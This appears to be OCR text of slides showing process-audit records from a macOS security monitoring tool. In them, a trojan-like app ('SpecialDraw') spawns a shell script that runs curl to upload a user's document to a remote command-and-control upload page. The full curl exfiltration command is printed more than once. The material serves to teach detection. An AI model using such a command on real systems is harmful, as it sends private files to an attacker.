
```
 Session ID:  45
 Process ID:  192
    Program:  (unknown):
    User ID:  503
       EUID:  503
      Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
   Duration:  0
    Records:  2
```

Ancestors:

Children:

File accesses:

NISPOM



(unknown)

Basic Statistics:


Session ID: 45
Process ID: 192
Program: (unknown):
User ID: 503
EUID: 503
Start: Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
Duration: 0
Records: 2

Ancestors:

Children:

File accesses:

Better



curl

Basic Statistics:

Session ID: 174
Process ID: 192
Program: /usr/bin/curl
Arguments: curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/special_upload.php
User ID: 503 (bob)
EUID: 503 (bob)
Start: Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
Duration: 0
Records: 84

Ancestors:

160 /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164 /private/tmp/launch-hs
165 /private/tmp/launch-hse
172 /bin/sh
173 /private/tmp/command_19

Children:


File accesses:

R_ /Users/bob/Documents/SpyList.docx

Outbound connections:

Remote: 192.168.10.69 : 443

NISPOM



Process Details

(unknown)

Basic Statistics:


```
Session ID:  45
Process ID:  192
   Program:  (unknown):
   User ID:  503
      EUID:  503
     Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
  Duration:  0
   Records:  2
```

Ancestors:

Children:

File accesses:

Better



Process Details

curl

Program Name

Basic Statistics:

```
Session ID:  174
Process ID:  192
   Program:  /usr/bin/curl
 Arguments:  curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/
             special_upload.php
   User ID:  503 (bob)
      EUID:  503 (bob)
     Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
  Duration:  0
   Records:  84
```

Ancestors:

```
160  /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164  /private/tmp/launch-hs
165  /private/tmp/launch-hse
172  /bin/sh
173  /private/tmp/command_19
```

Children:


File accesses:

```
R_  /Users/bob/Documents/SpyList.docx
```

Outbound connections:

```
Remote: 192.168.10.69 : 443
```

NISPOM



(unknown)

Basic Statistics:

